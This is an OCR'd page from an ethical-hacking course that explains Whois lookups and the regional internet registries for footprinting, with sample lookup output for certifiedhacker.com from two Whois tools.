- Obtain internal details of the target network

Regional Internet Registries (RIRs)

ARIN
AFRINIC
RIPE NCC
lacnic
APNIC

Whois Lookup (Cont'd)




Whois Record for CertifiedHacker.com

– Domain Profile

Registrant	PERFECT PRIVACY, LLC
Registrant Country	us
Registrar	Network Solutions, LLC IANA ID: 2 URL: http:/networksolutions.com Whois Server: whois.networksolutions.com domain.operations@web.com (p) 18777228662
Registrar Status	clientTransferProhibited
Dates	7,164 days old Created on 2002-07-29 Expires on 2022-07-29 Updated on 2021-08-22
Name Servers	NS1.BLUEHOST.COM (has 2,681,575 domains) NS2.BLUEHOST.COM (has 2,681,575 domains)
Tech Contact	PERFECT PRIVACY, LLC 5335 Gate Parkway care of Network Solutions PO Box 459, Jacksonville, FL, 32256, us kq9t994x73e@networksolutionsprivateregistration.com (p) 15707088622
IP Address	162.241.216.11 - 1,745 other sites hosted on this server
IP Location	- Utah - Provo - Unified Layer
ASN	AS26337 OIS1, US (registered Oct 09, 2013)
Domain Status	Registered And Active Website
IP History	13 changes on 13 unique IP addresses over 16 years
Registrar History	3 registrars with 2 drops
Hosting History	6 changes on 4 unique name servers over 19 years

http://whois.domaintools.com



SmartWhois - Evaluation Version
File Query Edit View Settings Help
Query
Done
Close

IP, host or domain: certifiedhacker.com

certifiedhacker.com

certifiedhacker.com
162.241.216.11

PERFECT PRIVACY, LLC
5335 Gate Parkway care of Network Solutions PO Box 459
Jacksonville
FL
32256
United States
Phone: +1.5707088622
kq9t994x73e@networksolutionsprivateregistration.com

PERFECT PRIVACY, LLC
5335 Gate Parkway care of Network Solutions PO Box 459
Jacksonville
FL
32256
United States
Phone: +1.5707088622
kq9t994x73e@networksolutionsprivateregistration.com

PERFECT PRIVACY, LLC
5335 Gate Parkway care of Network Solutions PO Box 459
Jacksonville
FL
32256
United States
Phone: +1.5707088622
kq9t994x73e@networksolutionsprivateregistration.com

NS1.BLUEHOST.COM
NS2.BLUEHOST.COM

certifiedhacker.com - Source

```
Domain Name: CERTIFIEDHACKER.COM
Registry Domain ID: 88849376_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http://networksolutions.com
Updated Date: 2021-08-22T08:51:43Z
Creation Date: 2002-07-30T00:32:00Z
Registrar Registration Expiration Date:
2022-07-30T00:32:00Z
Registrar: Network Solutions, LLC
Registrar IANA ID: 2
Reseller:
Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: PERFECT PRIVACY, LLC
Registrant Organization:
Registrant Street: 5335 Gate Parkway care of
Network Solutions PO Box 459
Registrant City: Jacksonville
Registrant State/Province: FL
Registrant Postal Code: 32256
Registrant Country: US
Registrant Phone: +1.5707088622
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email:
kq9t994x73e@networksolutionsprivateregistration.co
m
Registry Admin ID:
Admin Name: PERFECT PRIVACY, LLC
Admin Organization:
Admin Street: 5335 Gate Parkway care of Network
Solutions PO Box 459
```

https://www.tamos.com

Whois Lookup

Whois is a query and response protocol used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block, or an autonomous system. This protocol listens to requests on port 43 (TCP). Regional Internet Registries (RIRs) maintain Whois databases, which contain the personal information of domain owners. For each resource, the Whois database provides text records with information about the resource itself and relevant information regarding assignees, registrants, and administrative information (creation and expiration dates).

Two types of data models exist to store and lookup Whois information:

- **Thick Whois** - Stores the complete Whois information from all the registrars for a particular set of data.
- **Thin Whois** - Stores only the name of the Whois server of the registrar of a domain, which in turn holds complete details on the data being looked up.

Whois query returns the following information:

- Domain name details
- Contact details of the domain owner
- Domain name servers
- NetRange
- When a domain has been created
- Expiry records
- Records last updated

An attacker can query a Whois database server to obtain information regarding the target domain, and the Whois server responds to the query with the requested information. Using this information, an attacker can create a map of the organization's network, mislead domain owners with social engineering, and obtain internal details of the network.

Regional Internet Registries (RIRs)


The RIRs include the following:

- American Registry for Internet Numbers (ARIN) (*https://www.arin.net*)
- African Network Information Center (AFRINIC) (*https://www.afrinic.net*)
- Asia Pacific Network Information Center (APNIC) (*https://www.apnic.net*)
- Réseaux IP Européens Network Coordination Centre (RIPE) (*https://www.ripe.net*)
- Latin American and Caribbean Network Information Center (LACNIC) (*https://www.lacnic.net*)

Whois Lookup Result

Whois services such as *http://whois.domaintools.com* and *https://www.tamos.com* can help perform Whois lookups. The screenshot below shows the result of a Whois lookup obtained with each of the two aforementioned Whois services. The services perform a Whois lookup by entering the target domain or IP address. SmartWhois, available at *http://www.tamos.com*, provides information about an IP address, hostname, or domain, including information about the country, state or province, city, phone number, fax number, name of the network provider, administrator, and technical-support contact information. It supports Internationalized Domain

Names (IDNs), implying that one can query domain names that use non-English characters. It also supports IPv6 addresses.

